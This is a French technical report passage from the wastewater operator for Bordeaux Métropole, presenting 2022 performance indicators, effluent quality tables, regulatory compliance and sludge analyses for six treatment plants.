Indicateur de pilotage PI42	Capacité nominale de traitement des stations d'épuration	N/A	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)
Indicateur opérationnel E5	Production de biogaz annuel	N/A	6 473 575 Nm3	5 928 684 Nm3	6 304 794 Nm3	6 301 784 Nm3
Indicateur opérationnel E21	Part d'énergie renouvelable (biogaz) utilisée ou revendue par rapport au potentiel de production	> 60 %	81,3%	82,6%	79,71 %	77,5%
Indicateur opérationnel E22	Production d'électricité sur la cogénération de Louis Fargue	N/A	4 535 MWh	4 809 MWh	4 710 MWh	4 597 MWh
Indicateur opérationnel UI3	Nombre de non jugeabilité des stations par an	N/A	CDH : 52/365= 14,2% LF: 6/364 = 1,6% CANT : 13/104=12,5% SAB: 17/156 =10,9% LC: 1/12= 8,3% BLQ : 15/104 = 14,4%	CDH : 45/366= 12,3% LF : 0/366= 0% CANT : 15/104= 14,4% SAB : 19/156=12,2% LC : 0/12=0% BLQ : 12/104= 11,5%	CDH : 26/365= 7,1 % LF : = 101/365 = 27,7% CANT : 0/104= 0% SAB : 16/156=10,2% LC : 0/12=0% BLQ : 9/104= 8,6%	LF : 22/365 = 6,08% CDH : 2/365 = 0,5% SAB : 0/156= 0% CANT : 0/156= 0% BLQ : 1/104= 0,96% LC : 0/12= 0%
Indicateur opérationnel UI5	Tester disponibilités des GE lors d'essais périodiques	>90% 2019 >91% 2021 >92% 2023 >93% 2025	100,0%	99,0%	100,0%	98,0%

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UI6	Tester disponibilités des vannes lors d'essais périodiques	>95% 2019 >96% 2021 >97% 2023 >98% 2025	100,0%	100,0%	100,0%	100,0%
Indicateur opérationnel UI8	Taux annuel de boues séchées	>75% Louis Fargue >72% Clos de Hilde	LF = 92% CDH = 86%	LF : 91,8 % CDH : 76,3 %	LF : 93,1% CDH : 69,39%	LF : 71,08% CDH : 75,06%
Indicateur opérationnel UI9	Manquements dans traçabilité des demandes et réceptions de matières de vidange	0 manquement	0 manquement	0 manquement	0 manquement	0 manquement
Indicateur opérationnel UI10	Manquements dans traçabilité des demandes et réceptions de boues	0 manquement	0 manquement	0 manquement	0 manquement	0 manquement
Indicateur opérationnel UI11	Non tenue à jour des bordereaux de suivi d'élimination des déchets (Louis Fargue)	0 manquement	0 manquement	0 manquement	0 manquement	0 manquement
Indicateur opérationnel UI11bis	Non tenue à jour des bordereaux de suivi d'élimination des déchets (Clos de Hilde)	0 manquement	0 manquement	0 manquement	0	0 manquement
Indicateur opérationnel UI11ter	Non tenue à jour des bordereaux de suivi d'élimination des déchets (Cantinolle, Sabarèges, Ambès et Lille)	0 manquement	0	0	0	0 manquement
Indicateur opérationnel UI12	Nombre de doublons des pannes	N/A	Step 7 P&B 8	20 pour les STEP 10 pour les P&B	14 pour les STEP 13 pour les P&B	16 pour les STEP 8 pour les PR
Indicateur opérationnel UI21	Taux de valorisation agricoles des boues	N/A	100%	99,96%	100,00%	100,00%
Indicateur opérationnel UI22 (ONEMA D203.0)	Quantité de boues produites	N/A	10 017 tMS	10 604 tMS	9 898,4 tMS	8 793,3 tMS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UI23	Valorisation des déchets (graisses, sables, dégrillage)	> 60%	98,7%	98,80%	96,80%	98,80%
Indicateur opérationnel UI24	Quantité de réactifs produits par la valorisation des sous-produits des stations d'épuration	Autonomie du service en Nutriox dès 2020	0	0	20m3	0 m3
Indicateur opérationnel UI25	Consommation de coagulant FeCl3	LF: 10 g/m3 CDH : 28 g/m3 SAB : 42 g/m3 CANT : 42 g/m3	LF : 9,22 g/m3 CDH : 33,72 g/m3 SAB : 50,1 g/m3 CANT : 48,25 g/m3	LF : 6,78 g/m3 CDH : 28,44 g/m3 SAB : 41,78 g/m3 CANT : 37,88 g/m3	LF : 6,66 g/m3 CDH : 29,00 g/m3 SAB : 38,89 g/m3 CANT : 31,66 g/m3	LF : 6,81 g/m3 CDH : 30,59 g/m3 SAB : 36,49 g/m3 CANT : 35,46 g/m3
Autres pénalités 17	Refus non justifié d'accompagnement de Bordeaux Métropole ou de mise en chômage d'ouvrage pour la réalisation de diagnostic structurel	N/A	/	0	0	0

❖ PI20

Le détail de la conformité des rejets des stations est le suivant :

- Louis Fargue : 99,73 %
- Clos de Hilde : 99,73 %
- Sabarèges : 100 %
- Cantinolle : 100 %
- Lille Blanquefort : 100 %
- Les Cailhocs : 100 %

❖ UI8

Pour Clos de Hilde, le taux de 75,06 % est le taux calculé sur une période de 14 mois allant de janvier à juin 2021 (avant décision d'arrêter le sécheur) et de mai à décembre 2022 (depuis la remise en service), suite à discussion en 2021 avec le délégant. En effet, entre juillet 2021 et avril 2022, le sécheur a dû être arrêté suite aux résultats des tests d'auto échauffement qui ont montré que les boues séchées ne pouvaient plus être transportées dans des bennes compartimentées de 3 m³ (elles entraient dans la catégorie des déchets pouvant être exemptée de transport ADR si les volumes étaient inférieurs à 450 litres).

❖ U112

Pour l'exercice 2022, on compte 16 doublons pour l'ensemble des stations d'épuration et 8 doublons pour les postes de relevage.

Pour les stations d'épuration, la tendance est similaire à celle de 2021 en terme de nombre de pannes récurrentes.

Près de 44 % de ces doublons ont été générés par la station de Cantinolle sans pour autant que des ouvrages ou des procédés de traitement ressortent.

30% des pannes récurrentes sont liées à la station de Louis Fargue. Comme pour la station de Cantinolle, aucun point noir ne ressort en terme d'ouvrage - cet état de fait est représentatif d'une bonne gestion du process et d'une bonne réactivité quant à la gestion des défauts.

Pour les postes et les bassins, on note que 87 % des doublons concernent les réseaux sous vide. Ce défaut provient de bâches saturées et non d'un problème électromécanique du site.

❖ E21

La part d'énergie renouvelable (biogaz) utilisée ou revendue par rapport au potentiel de production s'élève à 77,5% pour 2022. Ce pourcentage est en légère baisse par rapport à 2021 liée à une diminution des volumes de biogaz utilisés sur les sécheurs de Louis Fargue et Clos de Hilde. En effet, les sécheurs ont vu leur temps de marche réduit en 2022 par rapport à 2021 suite à plusieurs aléas.

En particulier, le sécheur de Louis Fargue a dû être arrêté pendant plus d'un mois suite à un incident d'auto-échauffement des boues dans un des silos de boues séchées. Quant au sécheur de Clos de Hilde, il a subi plusieurs arrêts en lien avec le chantier de Biométhanisation avec des colmatages réguliers de l'échangeur et des filtres situés en amont de la chambre de combustion.

AUTOSURVEILLANCE DES STATIONS EXPL.11

SABOM

RÉFÉRENTIEL CONTRAT

Article 44.3.

Autosurveillance des stations d'épuration

SOMMAIRE

EXPL.11.1. LA SYNTHÈSE DES RÉSULTATS DE L'AUTOSURVEILLANCE DES STATIONS D'ÉPURATION	665
EXPL.11.2. LA CONFORMITÉ DES REJETS DES STATIONS D'ÉPURATION	669
EXPL.11.3. LE RENDEMENT ÉPURATOIRE.....	672
EXPL.11.4. L'ANALYSE AGRONOMIQUE DES BOUES.....	673
EXPL.11.5. L'ANALYSE DES MICROPOLLUANTS	677
EXPL.11.6. AUTOSURVEILLANCE DES UNITÉS DE DÉSORISATION	677
EXPL.11.7. LE BILAN DES INDICATEURS	679

EXPL.11.1. LA SYNTHÈSE DES RÉSULTATS DE L'AUTOSURVEILLANCE DES STATIONS D'ÉPURATION

Les résultats de l'autosurveillance montrent que les 6 stations d'épuration de Bordeaux Métropole présentent de bonnes performances épuratoires sur l'ensemble des paramètres mesurés.

Concernant les eaux brutes reçues par les stations, nous remarquons que les stations de Cantinolle et Sabarèges sont celles qui reçoivent, en moyenne, les effluents les plus concentrés sur les paramètres MES, DCO, NTK, N-NH₄ et Pt.

A contrario, la station de Louis Fargue est celle qui reçoit, en moyenne, les effluents les moins concentrés pour l'ensemble des paramètres mesurés (à l'exception des N-NO₃ et N-NO₂). Ce constat paraît cohérent avec la nature de l'effluent reçu par cette installation. En effet, le bassin versant de la station de Louis Fargue est constitué en grande partie par un réseau unitaire ce qui induit que les effluents qu'elle reçoit sont les plus dilués.

Concernant les eaux traitées, on observe des concentrations assez similaires pour les paramètres MES, DCO et DBO₅ pour les stations de Louis Fargue, Clos de Hilde, Sabarèges et Cantinolle. Ces similitudes s'expliquent par le processus épuratoire qui est identique sur ces 4 installations (décantation lamellaire et biofiltration).

Les stations avec un processus à boues activées comme Lille Blanquefort et Les Cailhocs sont celles qui ont, en moyenne, les concentrations d'eaux traitées les plus faibles pour les paramètres MES, DCO, DBO₅, NTK, N-NH₄, N-NO₃ et N-NO₂.

Bien qu'aucune des 6 stations n'ait d'exigence réglementaire sur le paramètre phosphore, nous observons de bonnes performances pour l'ensemble des stations dans la mesure où les concentrations moyennes annuelles sont inférieures ou égales à 2 mg P/l pour toutes les installations (sauf les Cailhocs) (cf **TABLEAU 2**). Les stations de Louis Fargue, Clos de Hilde, Sabarèges et Cantinolle ont de bons résultats sur ce paramètre du fait de l'injection de chlorure ferrique au niveau de la décantation lamellaire. Les rendements sont notamment proches des 80% pour les 3 stations qui injectent du chlorure ferrique toute l'année (Clos de Hilde, Cantinolle et Sabarèges). Pour la station de Louis Fargue, en 2022, les effluents à traiter étaient plus concentrés qu'en 2021, ce qui a nécessité, pour assurer la conformité des rejets, à partir de mars 2022, l'injection de réactifs file eau par temps sec au-delà d'une consigne de débit d'entrée décantation.

Concernant les paramètres azotés, seule la station de Cantinolle doit répondre à des exigences réglementaires dans son arrêté préfectoral : NTK < 10 mg N/l et NH₄ < 8 mg N/l ou 70% de rendement en moyenne annuelle pour chacun des paramètres.

Pour 2022, les concentrations moyennes annuelles sont respectivement de 14,3 mg N/l (NTK) et 11,5 mg N/l (NH₄) en sortie de station. Ces valeurs élevées sont liées, d'une part, aux charges observées en entrée de station, qui dépassent les valeurs nominales définies par le constructeur et au-delà desquelles les performances de l'usine ne peuvent plus être garanties. D'autre part, ces concentrations en sortie sont accentuées depuis la remise en service du digesteur en 2021 (suite à sa réhabilitation) qui génère des retours chargés en ammoniac liés à la déshydratation des boues digérées. Les rendements moyens annuels respectent en revanche l'objectif réglementaire pour ces deux paramètres avec respectivement 82 % et 80,2 %. La station est donc conforme à son arrêté préfectoral pour ces paramètres.

Pour la STEP de Clos de Hilde, la valeur maximale de concentration en DBO indiquée dans le tableau 2 est de 38 mg/l, toutefois le rendement de traitement est supérieur à la valeur minimale autorisée soit 70%, par conséquent, le bilan était conforme.

A noter qu'à compter du 23/12/2022, le point de rejet de la station a été déplacé en Jalle de Blanquefort en aval des portes à flot de Grattequina, rejet assimilé à un rejet en Garonne. De ce fait, à partir du 01/01/2023, conformément au nouvel arrêté préfectoral en date du 22/08/2022, la station n'a plus d'exigences réglementaires sur les paramètres NTK et N-NH₄.

Le **TABLEAU 1** et le **TABLEAU 2** reprennent la synthèse de l'autosurveillance des stations d'épuration.

TABLEAU 1 - EXPL.11.1. Qualité des effluents bruts 2022 (A3)

	MES		DCO		DBO		NK		NNH4		NNO3		NNO2		Pt		Volume	
	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	m3/jour	
Louis Fargue																		
Moyenne	183,3	17 576,4	367,0	35 193,2	143,2	13 731,3	38,4	3 685,0	25,2	2 420,5	0,45	43,4	0,1	11,9	4,1	390,8	95 887	
Minimum	43,0	2 269,7	101,0	10 979,1	36,0	2 779,4	12,0	1 069,0	6,0	679,9	0,35	15,0	0,05	2,0	1,3	117,6	50 094	
Maximum	740,0	77 845,8	830,0	97 984,2	331,0	33 381,2	63,0	6 445,7	45,4	3 617,0	4,89	1 174,0	0,7	137,7	11,5	780,1	268 155	
Clos de Hilde																		
Moyenne	199,6	14 492,1	458,6	33 292,7	191,0	13 861,8	55,5	4 031,6	38,7	2 807,7	0,33	24,0	0,1	7,8	5,8	420,8	72 591	
Minimum	25,0	2 368,8	129,0	11 668,1	36,0	4 711,7	22,0	2 811,5	16,8	1 832,7	0,32	15,3	0,04	2,0	2,0	239,9	50 550	
Maximum	500,0	41 855,0	907,0	80 022,1	421,0	25 988,3	77,0	5 643,6	57,2	3 790,9	1,47	172,8	0,7	75,9	8,8	638,9	139 700	
Sabarèges																		
Moyenne	275,3	4 569,6	635,8	10 552,4	261,6	4 342,3	68,3	1 134,0	46,8	776,0	0,30	5,0	0,04	0,7	7,4	122,1	16 597	
Minimum	41,0	797,7	232,0	5 169,7	92,0	2 050,0	45,0	855,1	27,2	540,4	0,00	3,4	0,05	0,5	3,9	90,8	10 752	
Maximum	690,0	21 610,1	1 150,0	32 571,8	449,0	12 652,9	85,0	2 004,4	59,6	1 063,1	0,00	9,4	0,05	1,3	10,1	313,2	32 763	
Cantinolle																		
Moyenne	311,2	4 138,7	663,8	8 828,8	279,9	3 723,5	79,6	1 059,3	58,1	772,9	0,32	4,2	0,05	0,7	8,4	112,1	13 301	
Minimum	940,0	15 247,7	1 530,0	23 520,5	790,0	8 777,7	110,0	1 417,2	79,5	1 094,1	0,76	14,5	0,23	3,4	11,6	161,8	24 221	
Maximum	41,0	612,3	200,0	2 838,0	59,0	1 124,1	48,0	741,5	36,5	560,0	0,52	2,9	0,04	0,4	5,3	70,8	8 617	
Lille Blanquefort																		
Moyenne	235,3	1 707,2	605,3	4 390,8	287,1	2 083,0	56,2	407,7	39,1	283,8	0,48	3,5	0,10	0,7	6,0	43,8	7 254	
Minimum	69,0	462,4	264,0	1 671,6	123,0	824,4	27,0	292,9	18,9	194,2	2,69	1,5	0,04	0,2	2,7	29,4	4 589	
Maximum	420,0	2 956,1	1 110,0	8 968,8	581,0	4 694,5	79,0	544,1	56,1	392,3	6,15	49,1	2,90	23,2	9,3	66,4	16 426	
Les Cailhocs																		
Moyenne	193,9	90,7	525,8	245,9	232,7	108,8	56,1	26,3	40,2	18,8	0,30	0,14	0,08	0,04	6,1	2,8	468	
Minimum	54,0	23,9	280,0	143,6	152,0	63,0	38,0	25,3	23,5	19,5	0,00	0,09	0,04	0,01	4,4	2,6	241	
Maximum	340,0	169,8	818,0	404,0	343,0	182,7	86,0	33,9	62,4	23,0	0,00	0,3	0,13	0,12	9,0	3,9	2 170	

TABLEAU 2 - EXPL.11.1. Qualité des effluents traités 2022 (A4 + A5 le cas échéant)																	
	MES		DCO		DBO		NK		NNH4		NNO3		NNO2		Pt		Volume
	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	mg/l	kg/jour	m3/jour
Louis Fargue																	
Moyenne	11,95	1 152,0	48,4	4 668,3	12,6	1 211,7	30,0	2 892,1	25,2	2 426,2	4,1	394,8	0,6	60,2	2,0	188,2	96 402
Minimum	2,0	107,4	17,1	2 114,6	3,0	161,1	9,6	725,8	6,99	518,3	0,6	50,1	0,22	14,3	0,5	33,3	50 400
Maximum	30,4	5 062,6	94,3	12 187,1	33,0	4 605,6	63,0	5 027,4	54,0	4 309,2	7,2	1 078,0	2,2	221,1	3,7	412,8	253 750
Clos de Hilde																	
Moyenne	11,3	809,3	52,5	3 752,6	12,1	866,9	42,7	3 053,6	37,7	2 693,2	4,7	333,5	1,4	98,1	1,1	77,6	71 489
Minimum	2,0	115,4	25,9	1 971,7	3,0	170,0	18,0	2 022,8	15,9	1 630,3	0,6	32,4	0,19	10,4	0,5	32,6	46 800
Maximum	59,0	3 283,9	121,0	6 970,9	38,0	2 115,1	66,0	4 538,8	58,8	4 001,7	11,4	733,1	3,3	275,6	17,9	1 081,2	139 200
Sabarèges																	
Moyenne	9,3	147,4	57,1	908,3	12,8	203,3	47,5	754,6	42,4	673,8	6,8	108,2	1,3	20,1	1,6	25,9	15 897
Minimum	2,5	33,7	28,5	489,2	1,0	16,1	28,0	438,2	24,2	378,7	2,2	33,4	0,5	7,3	0,5	9,2	10 107
Maximum	23,0	312,4	97,8	1 691,5	28,0	495,5	68,0	1 014,2	60,6	956,6	11,5	173,7	4,9	57,0	3,2	41,4	31 807
Cantinolle																	
Moyenne	7,7	101,9	46,4	617,8	7,7	103,0	14,3	190,0	11,5	152,4	45,3	603,3	0,7	8,8	2,0	25,9	13 317
Minimum	2,2	24,6	21,2	217,6	3,0	33,5	5,1	50,7	2,1	21,3	6,4	151,0	0,10	0,9	1,4	15,8	9 452
Maximum	17,0	207,1	59,6	959,6	22,0	325,8	29,0	430,7	25,5	378,8	58,7	789,4	1,8	27,2	4,2	46,4	24 438
Lille																	
Moyenne	2,5	19,7	18,5	146,0	1,5	11,8	2,2	17,2	0,6	4,4	1,0	7,5	0,06	0,5	0,9	7,3	7 892
Minimum	2,0	10,9	11,3	84,4	1,0	5,5	1,5	6,5	0,2	1,1	0,3	1,6	0,04	0,2	0,5	3,5	5 346
Maximum	11,0	92,2	68,6	608,2	3,0	26,6	4,2	34,3	1,7	17,0	13,2	95,4	0,1	2,3	2,9	21,0	17 886
Les Cailhocs																	
Moyenne	3,1	1,4	23,5	10,7	2,5	1,1	2,5	1,1	0,3	0,2	1,0	0,4	0,04	0,02	3,1	1,4	455
Minimum	2,0	0,7	15,7	7,0	1,0	0,4	1,6	0,6	0,3	0,1	0,7	0,2	0,04	0,01	1,2	0,4	232
Maximum	6,6	3,4	36,1	22,3	7,0	2,7	3,0	2,6	0,9	0,3	1,2	0,8	0,07	0,04	8,8	3,1	2 118

EXPL.11.2. LA CONFORMITÉ DES REJETS DES STATIONS D'ÉPURATION

Les critères permettant d'évaluer la conformité des rejets sont repris dans le **TABLEAU 3**. Ceux-ci sont établis en accord avec l'arrêté ministériel du 21 Juillet 2015 relatif aux systèmes d'assainissement collectif et aux installations d'assainissement non collectif (à l'exception des installations d'assainissement non collectif recevant une charge brute de pollution organique inférieure ou égale à 1,2 kg/j de DBO).

Depuis l'arrêté ministériel du 21 juillet 2015, le débit de référence d'une station d'épuration est calculé à partir de la moyenne des 5 dernières années du percentile 95 des volumes entrant dans les systèmes de traitement. Ce débit est désormais modifié tous les ans par la Police de l'Eau si les variations de cette donnée sont importantes.

A l'exception de la station d'Ambès, en 2022, les débits de référence sont supérieurs aux débits nominaux des stations.

Le **TABLEAU 4** présente le bilan des analyses par paramètre mesuré pour chaque station d'épuration.

Pour mémoire, on entend non conformité d'un paramètre une valeur qui ne respecte pas la concentration maximale autorisée et le rendement minimal autorisé sur un bilan jugeable.

Pour toutes les stations, l'ensemble des bilans à effectuer a pu être réalisé.

En 2022, les 6 stations d'épuration ont respecté leurs arrêtés préfectoraux en matière de rejet :

- 4 stations d'épuration n'ont eu aucune non-conformité : Cantinolle, Sabarèges, Lille Blanquefort, Les Cailhocs,
- la station de Clos de Hilde a eu 1 non-conformité sur le paramètre MES le 11 juillet 2022 ($C^{\circ}= 59$ mg/l et $Rdt= 79,4\%$) qui reste dans le nombre de non-conformités autorisées réglementairement (1 non conformité sur 25 autorisées pour le paramètre MES pour cette station d'épuration)
- la station d'épuration de Louis Fargue a eu 1 non-conformité sur le paramètre DBO_5 le 06 février 2022 ($C^{\circ}=33$ mg/l et $Rdt= 77,4\%$) qui reste dans le nombre de non-conformités autorisées réglementairement (1 non-conformité sur 25 autorisées pour le paramètre DBO_5 pour cette station d'épuration). Cette non conformité est liée à une hausse des concentrations des effluents en entrée de l'usine. En 2022, elles ont respectivement augmenté de 21% pour la DBO_5 , 24% pour la DCO et 11% pour la MES par rapport à 2021. Ce constat a impacté le process et nécessité l'injection continue de réactifs sur l'étage de décantation lamellaire en dehors des périodes de temps de pluie à compter de mars 2022.

Pour chaque système de traitement, les performances de traitement sont jugées conformes si le nombre d'échantillons moyens journaliers non conformes à la fois en concentration et en rendement ne dépasse pas le nombre de non-conformités maximales autorisées par paramètre. Pour 2022, le nombre d'échantillons non-conformes est en dessous du nombre maximal de non-conformité autorisées (1 non-conformité sur 25 autorisées pour les stations de Louis Fargue et Clos de Hilde).

La conformité des performances de traitement, pour l'année 2022, des stations d'épuration sera établie formellement par la police de l'eau à la fin du 1er semestre 2023.

Le **TABLEAU 5** est une synthèse des conformités des rejets pour l'année 2022.

TABLEAU 3 - EXPL.11.2. Synthèse des critères permettant de juger de la conformité réglementaire des rejets des stations d'épuration

	Louis Fargue	Clos de Hilde	Lille Blanquefort	Sabarèges	Cantinolle	Les Cailhocs
Date arrêté préfectoral	22/08/2022	22/08/2022	22/08/2022	23/10/2020	22/08/2022	22/08/2022
Echéance de l'arrêté préfectoral	2042	2042	2042	2024	2042	NC
Débit nominal du rejet (m3/j)	temps sec : 210 000 temps de pluie : 276 500	100 000	12 500	22 500	18 700	1550
Débit de référence 2022 (m3/j)	276 500	121 210	14 636	31 326	28 797	1550
Paramètres de rejet	DBO ₅ , DCO, MES	DBO ₅ , DCO, MES	DBO ₅ , DCO, MES	DBO ₅ , DCO, MES	DBO ₅ , DCO, MES, NTK, NH ₄	DBO ₅ , DCO, MES
Concentration maximale autorisée (mg/L)	DBO ₅ = 25	DBO ₅ = 25	DBO ₅ = 25	DBO ₅ = 25	DBO ₅ = 25	DBO ₅ = 25
	DCO = 125	DCO = 125	DCO = 125	DCO = 125	DCO = 125	DCO = 125
	MES = 35	MES = 35	MES = 35	MES = 35	MES = 35	MES = 35
					NTK = 10	
Rendement minimal à respecter (%) *	DBO ₅ > 80	DBO ₅ > 80	DBO ₅ > 80	DBO ₅ > 80	DBO ₅ > 80	DBO ₅ > 70
	DCO > 75	DCO > 75	DCO > 75	DCO > 75	DCO > 75	DCO > 75
	MES > 90	MES > 90	MES > 90	MES > 90	MES > 90	MES > 90
					NTK > 70	
Nombre maximal d'échantillons non conformes par an	DBO ₅ = 25	DBO ₅ = 25	DBO ₅ = 5	DBO ₅ = 9	DBO ₅ = 5	DBO ₅ = 2
	DCO = 25	DCO = 25	DCO = 9	DCO = 13	DCO = 9	DCO = 2
	MES = 25	MES = 25	MES = 9	MES = 13	MES = 9	MES = 2
					NTK ET NH ₄ = **	
Concentration réductrice à ne pas dépasser (mg/L)	DBO ₅ = 50	DBO ₅ = 50	DBO ₅ = 50	DBO ₅ = 50	DBO ₅ = 50	DBO ₅ = 50
	DCO = 250	DCO = 250	DCO = 250	DCO = 250	DCO = 250	DCO = 250
	MES = 85	MES = 85	MES = 85	MES = 85	MES = 85	MES = 85
Fréquence des mesures en nombre de jours par an	365	365	DBO ₅ = 52	DBO ₅ = 104	DBO ₅ = 52	DBO ₅ = 12
			DCO = 104	DCO = 156	DCO = 104	DCO = 12
			MES = 104	MES = 156	MES = 104	MES = 12
					NTK = 52	
				NH ₄ = 52		

* : Louis Fargue : Performances de traitement pour le débit supplémentaire par temps de pluie de 66 500 m3/j, rendement DBO₅ > 40%, DCO > 45% et MES > 70%

** : pour paramètre NTK et NH₄ : conformité par respect de concentration ou rendement en moyenne annuelle

NC : Non connue

TABLEAU 4 - EXPL.11.2. Bilan des conformités par paramètre mesuré									
Station	Réglementation		Nombre de non-conformités par paramètres mesurés						
	Nombre de bilans à effectuer	Nombre de non-conformités maximales autorisées par paramètre sur bilan jugeable	Nombre de bilans réalisés	Nombre de valeurs rédhitoires	MES	DCO	DBO5	NTK	NH4+
Louis Fargue	365	25	362	0	0	0	1	NC	NC
Clos de Hilde	365	25	365	0	1	0	0	NC	NC
Sabarèges	156	13	156	0	0	0	0	NC	NC
Cantinolle	156	13	156	0	0	0	0	0	0
Lille	104	9	104	0	0	0	0	NC	NC
Les Cailhocs	12	2	12	0	0	0	0	NC	NC

Les paramètres mentionnés « nc : non concerné » signifient que les STEP n'ont pas d'exigence réglementaire sur ces paramètres dans leurs arrêtés préfectoraux.

TABLEAU 5 - EXPL.11.2. Bilan conformité 2022	
OBJECTIF ANNUEL	0
Nombre de non-conformité EN PERFORMANCE DE TRAITEMENT 2022	0
Nombre global de non-conformités par paramètres	2

EXPL.11.3. LE RENDEMENT ÉPURATOIRE

Les rendements épuratoires observés en 2022 et présentés dans le **TABLEAU 6** montrent, comme en 2021, la fiabilité des filières de traitement des eaux usées et la maîtrise des procédés.

En effet, ces derniers sont supérieurs aux rendements minimums indiqués dans les arrêtés préfectoraux des stations.

A noter qu'en parallèle de la réglementation en vigueur, la SABOM se doit également de respecter des engagements contractuels en termes de rendements moyens annuels ou de concentrations moyennes annuelles.

Le **TABLEAU 7** fait un état de ces engagements qui vont au-delà des exigences réglementaires. Toutefois, les bonnes performances épuratoires des stations ont permis de les respecter.

	MES	DCO	DBO ₅	NTK	NH ₄
Louis Fargue	93,38%	86,68%	91,12%		
Clos de Hilde	94,42%	88,73%	93,75%		
Sabarèges	96,77%	91,39%	95,32%		
Cantinolle	97,48%	92,93%	97,16%	82,00%	80,22%
Lille	98,85%	96,68%	99,43%	95,78%	
Les Cailhocs	98,43%	95,66%	98,96%		
Minimum	93,4%	86,7%	91,1%	82,0%	
Maximum	98,9%	96,7%	99,4%	95,8%	

A noter que le rendement moyen annuel en MES de CDH est en-dessous de l'engagement contractuel (94.42% pour 95%) mais la concentration moyenne annuelle est conforme aux exigences par conséquent il n'y a pas de non conformité contractuelle.

	Louis Fargue	Clos de Hilde	Lille Blanquefort	Sabarèges	Cantinolle	Les Cailhocs
Rendement minimal à atteindre (%)	DBO ₅ > 89	DBO ₅ > 92	DBO ₅ > 97	DBO ₅ > 92	DBO ₅ > 94	DBO ₅ > 90
	DCO > 82	DCO > 87	DCO > 95	DCO > 88	DCO > 90	DCO > 86
	MES > 92	MES > 95	MES > 98	MES > 94	MES > 95	MES > 90
			NTK > 95		NTK > 75	
Concentration moyenne maximale autorisée (mg/L)	DBO ₅ < 16	DBO ₅ < 15	DBO ₅ < 10	DBO ₅ < 17	DBO ₅ < 16	DBO ₅ < 6
	DCO < 60	DCO < 55	DCO < 30	DCO < 75	DCO < 70	DCO < 35
	MES < 16	MES < 15	MES < 10	MES < 18	MES < 15	MES < 6
			NTK < 6		NTK < 10	

EXPL.11.4. L'ANALYSE AGRONOMIQUE DES BOUES

Le **TABLEAU 8** présente les fréquences analytiques réalisées en 2022 sur les boues évacuées par les stations d'épuration. C'est l'arrêté du 31 janvier 1998 qui définit le nombre minimum d'analyses à réaliser en fonction de la production de boues de l'année N-1.

Comme les années précédentes, la SABOM a réalisé en 2022 davantage d'analyses que ce que prévoit la réglementation (arrêté du 08 janvier 1998) en procédant à une analyse complète (liste complète des paramètres) à chaque bilan. Ces analyses supplémentaires expliquent l'écart entre les analyses réglementaires et celles réalisées.

Le **TABLEAU 9** dresse un récapitulatif des analyses agronomiques des boues des stations d'épuration.

L'ensemble des analyses réalisées en 2022 se sont révélées conformes à la réglementation en vigueur.

TABLEAU 8 - EXPL.11.5. Analyses de boues 2022						
Stations	Nbre analyses réglementaires			Nbre réalisées par SABOM		
	Type 1	Type 2	Type 3	Type 1	Type 2	Type 3
Louis Fargue	0	18	9	0	27	27
Clos de Hilde	0	18	9	0	26	26
Sabarèges	1	9	4	0	25	25
Cantinolle	1	9	4	0	25	25
Lille Blanquefort	2	6	3	0	25	25
Les Cailhocs	2	2	2	0	6	6
Type 1 : Paramètres agronomiques						
Type 2 : Eléments traces métalliques + paramètres agronomiques						
Type 3 : Composés organiques (HAP-PCB)						

**TABLEAU 9 - EXPL.11.5. Récapitulatif des analyses agronomiques
des boues des stations d'épuration - Partie 1**

Paramètre	Unité	Valeur limite	Louis Fargue			Clos de Hilde		
			Valeur minimale	Valeur maximale	Valeur moyenne	Valeur minimale	Valeur maximale	Valeur moyenne
Cadmium	mg(Cd)/kg MS	10	1,20	2,10	1,40	0,58	2,20	1,00
Chrome	mg(Cr)/kg MS	1 000	36,1	59,2	44,7	30,6	84,0	55,0
Cuivre	mg(Cu)/kg MS	1 000	486	656	579	206	482	363
Mercure	mg(Hg)/kg MS	10	0,5	1,2	0,9	0,3	1,8	0,7
Nickel	mg(Ni)/kg MS	200	21,4	30,5	24,9	19,20	32,5	25,0
Plomb	mg(Pb)/kg MS	800	77,8	148,0	108,2	33,3	71,4	48,5
Zinc	mg(Zn)/kg MS	3 000	1170	1470	1322	516	1000	810
Cr+Cu+Ni+Zn (MS)	mg/kg de MS	4 000	1772	2160	1970	772	1590	1252
Fluoranthène	mg/kg MS	5	0,35	1,69	0,70	0,05	0,34	0,20
B(b) fluor	mg/kg MS	2,5	0,05	0,40	0,30	0,04	0,22	0,10
B(a) pyr	mg/kg MS	2	0,09	0,31	0,20	0,04	0,21	0,10
Somme 7 PCB	µg/kg MS	800	61,00	144,00	89,60	56,00	85,00	67,20
PCB28	µg/kg MS		8,0	9,0	8,1	8,0	16,0	9,4
PCB52	µg/kg MS		8,0	9,0	8,1	8,0	18,0	11,3
PCB101	µg/kg MS		8,0	17,0	10,8	8,0	11,0	9,2
PCB118	µg/kg MS		8,0	10,0	8,3	8,0	11,0	8,9
PCB138	µg/kg MS		9,0	29,0	16,9	8,0	12,0	9,4
PCB153	µg/kg MS		12,0	37,0	21,8	8,0	13,0	10,3
PCB180	µg/kg MS		8,0	35,0	15,6	8,0	10,0	8,5
C/N			6,1	8,6	7,1	6,1	14,6	7,2
pH boue (surnageant)	unité pH		6,9	8,8	7,8	6,8	8,5	7,6
Siccité	%		25,7	98,6	71,3	25,6	96,9	59,3
Azote Kjeldhal	g(N)/kg MS		33,6	48,7	41,8	19,7	50,0	42
P2O5	kg(P2O5)/T		50,0	71,9	62,3	75,8	119,0	91
Potassium	mg(K)/kg MS		1300	3100	1726	710	1400	1071
MgO	mg/kg de MS		5100	8700	6344	2400	4800	3988
Chaux (en CaO)	g/kg MS		68,1	88,7	80,0	38,4	78,4	66
Na2O	g(Na2O)/Kg MS		0,4	0,6	0,5	0,31	0,6	0,5

